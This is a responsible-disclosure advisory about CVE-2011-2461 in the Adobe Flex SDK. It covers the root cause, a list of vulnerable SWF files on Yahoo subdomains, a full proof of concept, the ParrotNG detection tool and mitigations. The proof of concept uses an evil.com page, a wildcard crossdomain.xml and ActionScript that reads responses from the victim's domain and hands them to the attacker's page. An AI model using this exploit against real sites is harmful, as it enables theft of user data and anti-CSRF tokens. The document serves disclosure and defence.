CVE-2011-2461 is still alive!

Background

As part of an ongoing investigation on Adobe Flash SOP bypass techniques, we identified a vulnerability in old releases of the Adobe Flex SDK compiler. Further investigation traced the issue back to a known vulnerability (CVE-2011-2461) patched by Adobe in apsb11-25.
The particularity of CVE-2011-2461 is that vulnerable Flex applications have to be recompiled or patched; even with the most recent Flash player, vulnerable Flex applications can be exploited.
To evaluate the impact of this vulnerability, we conducted a large-scale analysis by locating SWF files hosted on popular websites and analyzing those files with a custom tool capable of detecting vulnerable code patterns. This research has led to the identification of numerous websites still vulnerable to CVE-2011-2461, including 3 sites out of the Alexa Top 10 Global.

Disclosure

You've received this advisory because we've identified at least one vulnerable SWF file hosted on your domain.This document provides all necessary technical details regarding this vulnerability, including a tool capable of identifying vulnerable SWF and a proof-of-concept example. Since we are in the process of disclosing this vulnerability to many other websites, please consider this notification as confidential. Once we've received a confirmation of resolution from affected parties, we will be publishing the results of our research.

Contacts

Luca Carettoni - luca.carettoni@ikkisoft.com
Mauro Gentile - gentile.mauro.mg@gmail.com

Impact

This vulnerability allows attackers to steal victims' data (via SORF) or perform actions on behalf of the victim (CSRF) by asking them to visit a malicious web page.
Practically speaking, it is possible to force the affected Flash movies to perform Same-Origin requests and return the responses back to the attacker. Since HTTP requests contain cookies and are issued from the victim's domain, HTTP responses may contain private information including anti-CSRF tokens and PII data.

Summarizing, **hosting vulnerable SWF files leads to an "indirect" Same-Origin-Policy bypass in fully patched web browsers and plugins.**

Root Cause Analysis

Although this vulnerability has been already fixed by Adobe, no technical details have been disclosed. This section will provide a complete description of the vulnerability.

Starting from Flex version 3, Adobe introduced runtime localizations. A new component in the Flex framework — the *ResourceManager* — allows access to localized resources at runtime. Any components that extend *UIComponent*, *Formatter*, or *Validator* have a ResourceManager property, which lets the SWF file to access the singleton instance of the resource manager. By using this new functionality, users can pass localization resources via a *resourceModuleURLs* FlashVar, instead of embedding all resources within the main SWF.

Please refer to the official Flex localization guide to better understand Flex localization design and the meaning of the *resourceModuleURLs* FlashVar.

In practice, Flex applications compiled with SDK >= 3 support the following resource loading mechanism:

```
<object width="100%" height="100%"
      type="application/x-shockwave-flash"
      data="http://victim.com/MyApp.swf">
  <param name="flashvars"
value="resourceModuleURLs=http://victim.com/English.swf">
</object>
```

For obvious reasons, the resource module can be loaded from remote web servers as well.

In Adobe Flex SDK between 3.x and 4.5.1, compiled SWF files do not properly validate the security domain of the resource module, leading to same-origin requests and potentially Flash XSS (in older versions of the Flash player).

When a new Flex application is compiled, the SDK is responsible for decorating the SWF file with the ResourceManager. We decompiled the same Flex application sample, before and after applying the official Adobe Patch tool; by diffing the two decompiled sources, we found out what was actually modified:

Before

```
class ModuleInfo
```

```
public function load(applicationDomain:ApplicationDomain = null,
securityDomain:SecurityDomain = null) : void {
      if(_loaded)
      {
         return;
      }
      _loaded = true;
      limbo = null;
      if(_url.indexOf("published://") == 0)
      {
         return;
      }
      var r:URLRequest = new URLRequest(_url);
      var c:LoaderContext = new LoaderContext();
      c.applicationDomain = applicationDomain?applicationDomain:new
ApplicationDomain(ApplicationDomain.currentDomain);
      c.securityDomain = securityDomain;
      if(securityDomain == null && Security.sandboxType ==
Security.REMOTE)
      {
         c.securityDomain = SecurityDomain.currentDomain;
      }
      loader = new Loader();
```

Instead, SWF applications patched for CVE-2011-2461 prevent this vulnerability by introducing an always false *IF* condition within the block responsible for defining the SWF security domain.

After

```
class ModuleInfo

public function load(applicationDomain:ApplicationDomain = null,
securityDomain:SecurityDomain = null) : void {
      if(_loaded)
      {
         return;
      }
      _loaded = true;
      limbo = null;
      if(_url.indexOf("published://") == 0)
      {
         return;
      }
      var r:URLRequest = new URLRequest(_url);
      var c:LoaderContext = new LoaderContext();
```

```
      c.applicationDomain = applicationDomain?applicationDomain:new
ApplicationDomain(ApplicationDomain.currentDomain);
      c.securityDomain = securityDomain;
      if(securityDomain == null && false == true)
      {
         c.securityDomain = SecurityDomain.currentDomain;
      }
      loader = new Loader();
```

Proof-of-Concept


On ***.yahoo.com**, we have identified the following Flex SWF files:

- **http://football.fantasysports.yahoo.com/draftClient/DraftTester.swf**
- **http://basketball.fantasysports.yahoo.com/draftClient/DraftTester.swf**
- **http://hockey.fantasysports.yahoo.com/draftClient/DraftTester.swf**
- **http://hockey.fantasysports.yahoo.com/draftClient/DraftClient.swf**
- **https://baseball.fantasysports.yahoo.com/draftClient/DraftTester.swf**
- **https://baseball.fantasysports.yahoo.com/draftClient/DraftClient.swf**
- **http://plus.baseball.fantasysports.yahoo.com/draftClient/DraftClient.swf**
- **http://fan190.sports.bf1.yahoo.com/draftClient/DraftTester.swf**
- **http://fan166.sports.bf1.yahoo.com/draftClient/DraftClient.swf**
- **http://fan98.sports.bf1.yahoo.com/draftClient/DraftTester.swf**
- **http://fan188.sports.bf1.yahoo.com/draftClient/DraftTester.swf**
- **http://fan25.sports.bf1.yahoo.com/draftClient/DraftClient.swf**

Please note that this list may not be exhaustive, thus we highly recommend to verify all SWF hosted on your domains.

We're hereby presenting a Proof of Concept to illustrate the following exploitation scenario:

- The victim is logged on **yahoo.com**, and visit a malicious website
- The malicious site loads an HTML page, which embeds the vulnerable SWF together with a malicious SWF resource file (specified via flashvars)
- The vulnerable SWF file is loaded by the Flash player, consequently loading the malicious SWF file (after having verified the crossdomain.xml, hosted on the attacker's site)
- Since the malicious SWF inherits the security domain of the vulnerable SWF, it can access HTTP responses from the victim's domain. As mentioned, hosting vulnerable SWF files leads to an "indirect" Same-Origin-Policy bypass in fully patched web browsers and plugins



All files necessary for reproducing this vulnerability are included in the disclosure package. In the following example we are assuming that the attacker's domain is *evil.com*; for practical reasons, we made *evil.com* point to a localhost web server. Make sure to place the overly permissive *crossdomain.xml* file in the webroot of the attacker's web server.

http://evil.com/poc/test.html

```
<textarea id="x" style="width: 100%; height:50%"></textarea>

<object width="100%" height="100%"
     type="application/x-shockwave-flash"

data="http://football.fantasysports.yahoo.com/draftClient/DraftTest
er.swf">
  <param name="allowscriptaccess" value="always">
  <param name="flashvars"
value="resourceModuleURLs=http://evil.com/poc/URLr.swf?url=http://f
ootball.fantasysports.yahoo.com">
</object>
```

http://evil.com/crossdomain.xml

```
<?xml version="1.0"?>
<cross-domain-policy>
  <allow-access-from domain="*" />
</cross-domain-policy>
```

http://evil.com/poc/URLr.swf

```
package {
    import flash.display.Sprite;
    import flash.text.TextField;
    import flash.events.*;
    import flash.net.*;
    import flash.external.ExternalInterface;

    public class URLr extends Sprite {

     public static var app : URLr;

     public function main():void {
          app = new URLr();
     }

        public function URLr() {
         var url:String = root.loaderInfo.parameters.url as String;

            var loader:URLLoader = new URLLoader();
            configureListeners(loader);

            var request:URLRequest = new URLRequest(url);

            try {
                loader.load(request);
            } catch (error:Error) {
                ExternalInterface.call("alert", "Unable to load
requested document");
            }
        }

        private function
configureListeners(dispatcher:IEventDispatcher):void {
            dispatcher.addEventListener(Event.COMPLETE,
completeHandler);
        }

        private function completeHandler(event:Event):void {
            var loader:URLLoader = URLLoader(event.target);
         var res:String = escape(loader.data);
```

```
          ExternalInterface.call("eval",
"document.getElementById('x').value='" + res +
"';document.getElementById('x').value=unescape(document.getElementB
yId('x').value)");
      }
    }
}
```

By asking the victim to access the page located at http://evil.com/poc/test.html, the attacker is able to steal the content of the web page hosted on **http://football.fantasysports.yahoo.com**. Since *DraftTester.swf* is vulnerable to CVE-2011-2461, *URLr.swf* inherits the *football.fantasysports.yahoo.com* sandbox and can access data hosted on it. Please note that this is just an example, other more sensitive pages can be accessed.

Note that this issue could also be used to leak the victims' emails (Yahoo! Mail) by exploiting your non-strict crossdomain.xml files. Although we did not test this scenario, we found out that you are adopting permissive *crossdomain.xml* files by reading these recent write-ups:

- http://blog.saynotolinux.com/blog/2014/03/01/yahoos-pet-show-of-horrors-abusing-a-crossdomain-proxy-to-leak-a-users-email/
- http://blog.saynotolinux.com/blog/2014/12/09/seizing-control-of-yahoo-mail-cross-origin-again/

In addition, many other attack scenarios are possible depending on the specific domain and page functionalities. For instance, the malicious SWF can potentially steal anti-CSRF tokens and perform action on behalf of the user.

Identification of Vulnerable SWF Files

As part of this research, we have developed a tool (ParrotNG) capable of identifying vulnerable Flex SWF files. For your convenience, we have included this tool in the disclosure package.

ParrotNG is a Java-based command-line tool capable of identifying CVE-2011-2461 within SWF files, built on top of swfdump.

To run ParrotNG, use the following command:

```
java -jar parrotng.jar <SWF File | Directory>
```

Mitigations

After having identified all Flex SWF files compiled with a vulnerable version of the Adobe Flex SDK, there are three possibilities:

- Recompile them with the latest Apache Flex SDK, including static libraries
- Patch them with the official Adobe patch tool, as illustrated here. This seems to be sufficiently reliable, at least in our experience
- Delete them, if not used anymore